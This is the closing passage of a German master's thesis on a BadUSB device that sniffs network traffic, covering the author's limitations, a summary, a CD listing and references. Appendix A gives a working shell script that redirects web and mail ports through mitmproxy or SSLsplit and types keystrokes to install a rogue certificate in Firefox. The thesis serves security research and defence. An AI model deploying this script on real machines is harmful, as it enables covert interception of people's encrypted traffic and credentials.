


Abbildung 7.17: Gleichzeitige Eingabe von Befehlen des USB-Armory und des Benutzers.

7.4.4 Automatisches Installieren des Zertifikats

Für das automatische Installieren des Zertifikats wurden, wie schon in Abschnitt 5.3.2 erwähnt, im Script *Sniff.sh* die Tastaturbefehle für Firefox implementiert. Dies funktioniert bei nicht installiertem Zertifikat.

Ist das Zertifikat bereits installiert und die Tastaturbefehle werden erneut ausgeführt, führt das zu willkürlichen Eingaben im Browser. Dies kann problematisch werden, wenn die HID-Tastatur auf sensiblen Webseiten Eingaben durchführt. Bei den durchgeführten Tests traten aber keine problematischen Eingaben auf.

Weiters könnte man versuchen, ein vertrauenswürdiges CA zu manipulieren, um so einen *Man-in-the-Middle*-Angriff durchzuführen.

Wie oben erwähnt, wurde das automatische Installieren des Zertifikats nur für Firefox implementiert. Für andere Browser kann man die HID-Eingaben des BadUSB-Sticks entsprechend abändern.

Ein eventuell möglicher Lösungsansatz wäre, das eigene Zertifikat direkt in das Dateisystem des Browsers zu kopieren. In Windows ist der Zertifikatsspeicher für alle Anwendungen (ohne Mozilla, Firefox und Thunderbird) einheitlich und man könnte mit dem Hinzufügen des Zertifikats über den BadUSB-Stick alle Anwendungen abdecken.

7.4.5 Fehlende Benutzerrechte

Falls der angemeldete Benutzer keine *Root*-Rechte besitzt, kann der in dieser Masterarbeit entwickelte BadUSB-Stick kein Routing durchführen. Das könnte man nur umgehen, wenn man das Passwort des Administrators hätte. Bei Windows hätte ein Benutzer automatisch *Root*-Rechte, falls es der einzige Benutzer-Account am Rechner ist. Das ist aber zum Beispiel in Firmennetzwerken selten der Fall.

Alternativ könnte man andere Methoden, wie in Abschnitt 3.2 beschrieben, für einen *Man-in-the-Middle*-Angriff verwenden.

Kapitel 8

Zusammenfassung und Ausblick

Diese Arbeit beschäftigt sich mit der Entwicklung und Evaluierung eines BadUSB-Sticks zum Abhören von Netzwerkverbindungen. Es wird im Allgemeinen auf BadUSB, fertige BadUSB-Geräte, wie auch auf mögliche Angriffsszenarien eingegangen. Erklärt wird, wie *Social Engineering* funktioniert und welche Rolle der Mensch bei der Überwindung von Sicherheitsbarrieren hat. Weiters wird auf die technischen Grundlagen wie *Man-in-the-Middle*-Angriffe, digitale Zertifikate und das Routing eingegangen.

Für die Entwicklung des Prototypen wurde das USB-Gerät USB-Armory verwendet. Es wurde zuerst auf einem Linux-Hostsystem das Routing so angepasst, dass alle IP-Pakete zum USB-Armory weitergeleitet, von diesem wieder zurück zum Host und schließlich ins Internet gesendet werden. Die Pakete werden am USB-Armory mittels *tcpdump* aufgezeichnet. Dieses Programm ist sehr effizient bei allen unverschlüsselten Verbindungen.

Damit das Umleiten der Pakete vom BadUSB-Gerät funktioniert, wurde eine HID-Tastatur dazu verwendet, die Eingaben am Hostsystem mittels Terminal und Kommandos umzusetzen. Diese Eingaben wurden in dieser Masterarbeit nur für Linux entwickelt.

Es wurden aufbauend auf das Routing weitere Programme wie *mitmproxy* oder auch *SSLsplit* getestet. Für HTTPS-Verbindungen wurde im ersten Schritt *mitmproxy* verwendet. Mit dem Installieren des *mitmproxy*-Zertifikats und der Verwendung von *mitmdump* konnte gezeigt werden, dass mit BadUSB-Sticks auch verschlüsselte Netzwerkverbindungen aufgezeichnet werden können.

Im letzten Teil der Implementierung wurde auf weitere Services wie E-Mails oder FTP-Verbindungen eingegangen. Es wurde das Programm *SSLsplit* verwendet, um sämtliche Verbindungen und Services bis auf FTP aufzuzeichnen. Dazu wurde, im Gegensatz zu *mitmproxy*, ein eigenes Zertifikat erstellt und verwendet. Auch hier konnte gezeigt werden, dass weitere

Services mit einem BadUSB-Stick aufgezeichnet werden können.

Beim Testen der einzelnen Programme fiel auf, dass *mitmproxy* beziehungsweise *mitmdump* die langsamste Art des Abhörens von Verbindungen ist. Die Programme *tcpdump* und *SSLsplit* sind in etwa gleich schnell und nicht merklich langsamer als die Verbindung ohne BadUSB. Getestet wurde die Zeit mit dem Programm *httping*, welches HTTP-Ping-Kommandos an eine IP-Adresse sendet und die Zeit zwischen Request und Reply ausgibt.

Durch das Implementieren und Testen wurden einige Einschränkungen bekannt und entsprechend protokolliert. Es müssen noch Lösungen gefunden werden, damit dieser Prototyp auch unbemerkt abhören kann. Weiters müssen noch andere Browser-Befehle für das automatische Installieren des Zertifikats implementiert werden. Für das Abhören unter Windows oder Mac OSX muss noch das Routing erweitert werden. Auch das Erkennen, welches Betriebssystem am Host gerade verwendet wird, fehlt in dieser Version des BadUSB-Sticks. Diese Implementierung und dessen Einschränkungen kann als Grundlage für weitere Entwicklungen verwendet werden.

Zusammenfassend wurde gezeigt, dass BadUSB-Geräte in der Lage sind, Netzwerkverbindungen abzuhören und aufzuzeichnen. Es wurde eine Grundlage für solche Angriffe über ein BadUSB-Gerät erarbeitet, um in weiterer Folge Maßnahmen für die Abwehr solcher Gefahren entwickeln zu können.

Anhang A

Konfigurationsscript zum Abhören

Dieses Script ist in den vorangegangen Kapiteln entstanden und wird dazu verwendet, um den BadUSB-Stick zum Abhören von IP-Paketen zu konfigurieren. Es legt fest, welches Sniff-Programm laufen soll beziehungsweise welche Ports überwacht werden sollen. Es können Einstellungen für die HID-Tastatur gemacht und ein automatisches Installieren des Zertifikats (Firefox) aktiviert werden.

```
#!/bin/sh
#set -x
#set -e

export p2p=/home/usbarmory/String2Hid
export hid=/dev/hidg0
export lang=de
export delay=0.1

#========== CONFIGS ==================
# Sniff-Prog:
# 0 = no sniff
# 1 = tcpdump
# 2 = mitmproxy
# 3 = sslsplit

export sniffprog=0
#-------------------------------------
# Certificate:
# 0 = install no certificate
# 1 = install certificate (only with Sniffprog mitmproxy!!!)

export cert=0
#-------------------------------------
# Browser: TODO: Define more Browsers!
```

```
# 1 = Firefox

export browser=1
#=====================================

FILECOUNT=$(find /home/usbarmory/SniffedFiles/ -type f | wc -l)

if [ "$sniffprog" -eq 1 ]; then
  # Start tcpdump only HTTP!
  sudo tcpdump -p -s0 -w /home/usbarmory/SniffedFiles/tcpdump-
    $FILECOUNT.dump &
elif [ "$sniffprog" -eq 2 ]; then
  sudo iptables -t nat -A PREROUTING -i usb0 -p tcp --dport 80 -j
     REDIRECT --to-port 8080
  sudo iptables -t nat -A PREROUTING -i usb0 -p tcp --dport 443 -
    j REDIRECT --to-port 8080

  sleep 4

  # Start mitmdump for HTTP/HTTPS
  sudo mitmdump -T --host -q -w /home/usbarmory/SniffedFiles/
    mitmdump-$FILECOUNT &
elif [ "$sniffprog" -eq 3 ]; then
  # most common ports
  sudo iptables -t nat -A PREROUTING -p tcp --dport 80 -j
    REDIRECT --to-ports 8080
  sudo iptables -t nat -A PREROUTING -p tcp --dport 443 -j
    REDIRECT --to-ports 8443
  sudo iptables -t nat -A PREROUTING -p tcp --dport 587 -j
    REDIRECT --to-ports 8443
  sudo iptables -t nat -A PREROUTING -p tcp --dport 465 -j
    REDIRECT --to-ports 8443
  sudo iptables -t nat -A PREROUTING -p tcp --dport 993 -j
    REDIRECT --to-ports 8443
  # additional ports
  # WhatsApp:
  #sudo iptables -t nat -A PREROUTING -p tcp --dport 5222 -j
    REDIRECT --to-ports 8080

  sleep 4

  sudo /home/usbarmory/sslsplit \
    -l /home/usbarmory/SniffedFiles/sslsplit-$FILECOUNT.log \
    -j /home/usbarmory/SniffedFiles/sslsplit/ \
    -S logdir/ \
    -k /home/usbarmory/certificate/ca-key.pem \
    -c /home/usbarmory/certificate/ca-root.pem \
    ssl 0.0.0.0 8443 \
    tcp 0.0.0.0 8080 &
```

```
fi


# Certificate
if [ "$cert" -eq 1 ] && [ "$sniffprog" -eq 2 ]; then

  sleep 8
  $p2p "\\\"\c\at\\\"" $lang
  sleep 2

  $p2p "firefox http://mitm.it/cert/pem\\n" $lang
  sleep 2
  $p2p " " $lang
  sleep $delay
  $p2p "\t" $lang
  sleep $delay
  $p2p " " $lang
  sleep $delay
  $p2p "\t" $lang
  sleep $delay
  $p2p " " $lang
  sleep $delay
  $p2p "\t" $lang
  sleep $delay
  $p2p "\t" $lang
  sleep $delay
  $p2p "\t" $lang
  sleep $delay
  $p2p "\t" $lang
  sleep $delay
  $p2p "\n" $lang
  sleep 0.5
  $p2p "\\\"\cq\\\"" $lang
  sleep 1
  $p2p "exit\\n" $lang
fi
```

Anhang B

Inhalt der CD-ROM

Format: CD-ROM, Single Layer, ISO9660-Format

B.1 PDF-Dateien

Pfad: /

Masterthesis_Wolfmayr_BadUSB.pdf	Masterarbeit (Gesamtdokument)

B.2 Software

Pfad: /badusb-software

createBadUSB.sh	Script zum Erstellen der BadUSB-SD-Karte
sslsplit-0.4.7.tar	Sourcen von sslsplit

Pfad: /badusb-software/badusb-scripts

hidnet.sh	Script für das Aktivieren der HID-Tastatur
Sniff.sh	Script zum Aktivieren des Sniffing
sslsplit	Programm zum Abhören von Verbindungen
StartArmoryAndHost.sh	Script zum Routen von Host und BadUSB
String2Hid	Programm zur Umwandlung von Strings zur HID-Tastatur
String2Hid.c	Sourcecode für das Programm String2Hid

Pfad: /badusb-software/certificate

ca-key.pem	CA Schlüssel
ca-root.pem	Root Zertifikat

Pfad: /badusb-software/debian8

dhcpd.conf	Konfigurationsfile für Debian
rc.local	Konfigurationsfile für Debian
sources.list	Konfigurationsfile für Debian

Pfad: /badusb-software/Host-Content

connectionSetup.sh	Script zum Verbinden auf das BadUSB-Gerät
delAllDef.sh	Script zum Löschen aller Routing-Einträge
enableLog.sh	Script zum Aktivieren der Log-Funktion
route.sh	Script zum Routen des Hostsystem
run.sh	Script zum Erstellen/Löschen des Routings
showInfo.sh	Script zum Anzeigen der aktuellen Routing-Einträge

Pfad: /badusb-software/linux-kernel-files

imx53-usbarmory	Konfigurationsfile für Linux-Kernel 4.6
imx53-usbarmory-common.dtsi	Konfigurationsfile für Linux-Kernel 4.6
imx53-usbarmory-gpio	Konfigurationsfile für Linux-Kernel 4.6
imx53-usbarmory-host	Konfigurationsfile für Linux-Kernel 4.6
imx53-usbarmory-i2c	Konfigurationsfile für Linux-Kernel 4.6
imx53-usbarmory-spi	Konfigurationsfile für Linux-Kernel 4.6
usbarmory_linux-4.6	Konfigurationsfile für Linux-Kernel 4.6

Pfad: /badusb-software/u-boot

u-boot-2016.05.tar	Bootloader für USB-Armory

Literaturverzeichnis

[1] B. Armstrong. Configuring NAT via using the Microsoft Loopback Adapter and Internet Connection Sharing. Web: https://blogs.msdn.microsoft.com/virtual_pc_guy/2005/10/05/configuring-nat-via-using-the-microsoft-loopback-adapter-and-internet-connection-sharing/. Date accessed: 2016-09-05.

[2] D. Bender. Linux IPTABLES HOWTO. Web: http://www.64-bit.de/dokumentationen/netzwerk/e/002/DE-IPTABLES-HOWTO.html. Date accessed: 2016-07-08.

[3] M. A. Brown. Linux-IP Diagrams. Web: http://linux-ip.net/pages/diagrams.html. Date accessed: 2016-07-29.

[4] M. Butschek. Analyse mit tcpdump/wireshark. Web: http://www.butschek.de/fachartikel/tcpdump-wireshark/. Date accessed: 2016-07-02.

[5] Cisco. NAT64 Technology: Connecting IPv6 and IPv4 Networks. Web: http://www.cisco.com/c/en/us/products/collateral/ios-nx-os-software/enterprise-ipv6-solution/white_paper_c11-676278.html, 2012. Date accessed: 2016-07-29.

[6] S. Davidoff. Cleartext Passwords in Linux Memory, 2008.

[7] Elektronik Kompendium. ARP-Spoofing. Web: http://www.elektronik-kompendium.de/sites/net/1910171.htm. Date accessed: 2016-03-21.

[8] Elektronik Kompendium. FTP - File Transfer Protocol. Web: http://www.elektronik-kompendium.de/sites/net/0902241.htm. Date accessed: 2016-07-27.

[9] Elektronik Kompendium. HTTPS / HTTP Secure. Web: http://www.elektronik-kompendium.de/sites/net/1811281.htm. Date accessed: 2016-07-08.

[10] Elektronik Kompendium. IMAP - Internet Mail Access Protocol. Web: http://www.elektronik-kompendium.de/sites/net/0903101.htm. Date accessed: 2016-07-27.

[11] Elektronik Kompendium. Man-in-the-Middle. Web: http://www.elektronik-kompendium.de/sites/net/1710251.htm. Date accessed: 2016-07-27.

[12] Elektronik Kompendium. NAT - Network Address Translation. Web: http://www.elektronik-kompendium.de/sites/net/0812111.htm. Date accessed: 2016-07-03.

[13] Elektronik Kompendium. POP - Post Office Protocol. Web: http://www.elektronik-kompendium.de/sites/net/0903091.htm. Date accessed: 2016-07-27.

[14] Elektronik Kompendium. SMTP - Simple Mail Transfer Protocol. Web: http://www.elektronik-kompendium.de/sites/net/0903081.htm. Date accessed: 2016-07-27.

[15] Elektronik Kompendium. Spoofing. Web: http://www.elektronik-kompendium.de/sites/net/1910181.htm. Date accessed: 2016-07-27.

[16] R. T. Fielding, J. Gettys, J. C. Mogul, H. Frystyk, L. Masinter, P. J. Leach, and T. Berners-Lee. RFC 2616: Hypertext Transfer Protocol – HTTP/1.1, 1999.

[17] J. Franke, J. Jaschkowski, and A. Miller. Hypertext Transfer Protocol, 2006. Fachhochschule Lippe und Höxter, University of Applied Sciences.

[18] freedesktop.org. Predictable Network Interface Names. Web: https://www.freedesktop.org/wiki/Software/systemd/PredictableNetworkInterfaceNames/, 2015. Date accessed: 2016-07-06.

[19] I. Grigorik. *High-Performance Browser Networking*. O'Reilly Media, 2013.

[20] HAK5. USB Switchblade. Web: https://www.hak5.org/usb-switchblade. Date accessed: 2016-04-16.

[21] HakShop. USB Rubber Ducky Deluxe. Web: https://hakshop.myshopify.com/products/usb-rubber-ducky-deluxe, 2014. Date accessed: 2016-01-30.

[22] C. Harnisch. *Netzwerktechnik*. Mitp-Verlag, 2009. 4. überarbeitete Auflage.

[23] P. C. Heckel. Use mitmproxy to read and modify HTTPS Traffic. Web: https://blog.heckel.xyz/2013/07/01/how-to-use-mitmproxy-to-read-and-modify-https-traffic-of-your-phone/, 2013. Date accessed: 2016-03-23.

[24] P. C. Heckel. Use SSLsplit to transparently sniff TLS/SSL connections – including non-HTTP(S) protocols. Web: https://blog.heckel.xyz/2013/08/04/use-sslsplit-to-transparently-sniff-tls-ssl-connections/, 2013. Date accessed: 2016-03-23.

[25] iana.org. Service Name and Transport Protocol Port Number Registry. Web: http://www.iana.org/assignments/service-names-port-numbers/, 2016. Date accessed: 2016-07-27.

[26] IronGeek. Programmable HID USB Keystroke Dongle: Using the Teensy as a pen testing device. Web: http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle. Date accessed: 2016-01-30.

[27] M. Kaiser. Einführung in OpenSSL und X.509-Zertifikate. Web: http://www.kaiser.cx/downloads/opensslX509-folienFfg2008.pdf. Date accessed: 2016-07-16.

[28] kali.org. Kali Linux Releases. Web: http://www.kali.org/kali-linux-releases/. Date accessed: 2016-02-10.

[29] Keelog. KeyGrabber - Hardware Keylogger - PS/2 und USB Keylogger Hardware Lösungen. Web: https://www.keelog.com/de/. Date accessed: 2016-01-30.

[30] H.-J. Kelm. *USB 2.0. Universal Serial Bus.* Franzis-Verlag, 2001. 4. Auflage.

[31] T. Leister. Eine eigene OpenSSL CA erstellen und Zertifikate ausstellen. Web: https://thomas-leister.de/eine-eigene-openssl-ca-erstellen-und-zertifikate-ausstellen/, 2014. Date accessed: 2016-07-21.

[32] A. Lenstra, X. Wang, and B. de Weger. Colliding x.509 certificates. Cryptology ePrint Archive, Report 2005/067, 2005. http://eprint.iacr.org/2005/067.

[33] M. Lipski. *Social Engineering: der Mensch als Sicherheitsrisiko in der IT.* Diplomica-Verlag, 2009.

[34] N. Magnus. Sslstrip täuscht HTTPS-Verbindung vor: HTTPS verwundbar. Web: http://www.linux-community.de/Internal/Nachrichten/Sslstrip-taeuscht-HTTPS-Verbindung-vor, 2009. Date accessed: 2016-08-10.

[35] M. Marlinspike. SSLSniff. Web: https://moxie.org/software/sslsniff/. Date accessed: 2016-07-24.

[36] M. Menzerath. Wie funktioniert das HTTP-Protokoll? Web: https://menzerath.eu/artikel/wie-funktioniert-das-http-protokoll/, 2014. Date accessed: 2016-06-23.

[37] C. Mulliner. hid emulation tools for the usbarmory. Web: https://github.com/crmulliner/hidemulation. Date accessed: 2016-04-13.

[38] K. Nohl, S. Kri, and J. Lell. BadUSB — On accessories that turn evil. In *Black Hat USA*, 2014.

[39] K. Nohl, S. Kri, and J. Lell. BadUSB — On accessories that turn evil. In *PacSec*, 2014.

[40] P. Paganini. PowerMemory, how to extract credentials present in files and memory. Web: http://securityaffairs.co/wordpress/39721/hacking/powermemory-extract-credentials.html, 2015. Date accessed: 2016-05-25.

[41] I. Path. Inverse Path - USB armory. Web: http://inversepath.com/usbarmory.html. Date accessed: 2016-01-30.

[42] S. Pillai. Linux kernel rp_filter settings (Reverse path filtering). Web: http://www.slashroot.in/linux-kernel-rpfilter-settings-reverse-path-filtering, 2013. Date accessed: 2016-04-16.

[43] PJRC. Teensy USB Development Board. Web: https://www.pjrc.com/store/teensy31.html, 2014. Date accessed: 2016-01-30.

[44] S. Pontiroli. Social Engineering: Das Hacken des menschlichen Betriebssystems. Web: https://blog.kaspersky.de/social-engineering-das-hacken-des-menschlichen-betriebssystems/2186/. Date accessed: 2016-01-30.

[45] D. Purple. USB Killer. Web: http://kukuruku.co/hub/diy/usb-killer, 2015. Date accessed: 2016-01-30.

[46] Siemens. Fakten und Prognosen: Die Vernetzung der Welt. Web: http://www.siemens.com/innovation/de/home/pictures-of-the-future/digitalisierung-und-software/internet-of-things-fakten-und-prognosen.html, 2014. Date accessed: 2016-06-16.

[47] SRLabs. BadUSB Exposure - SRLabs Open Source Projects. Web: https://opensource.srlabs.de/projects/badusb. Date accessed: 2016-01-30.

[48] Synapse. Syn-wiki. Web: http://www.syn-wiki.de/LAN-WAN-Analysis/htm/ger/_0/TCP_Flags.htm. Date accessed: 2016-09-03.

[49] TrustedSec. The Social-Engineer Toolkit (SET). Web: https://www.trustedsec.com/social-engineer-toolkit/. Date accessed: 2016-01-30.

[50] Ubuntuusers. Netzwerkbrücke. Web: https://wiki.ubuntuusers.de/Netzwerkbr%C3%BCcke/. Date accessed: 2016-04-12.

[51] D. Wischnjak and R. Eikenberg. USBissig! *c't magazin für computer technik*, page 170, 05/2015.

[52] C. Zahler. *Windows Server 2008 (R2) - Internet Information Services 7.0 & 7.5 inkl. Service Pack 1.* ikon VerlagsGesmbH, 2011. 3. Auflage.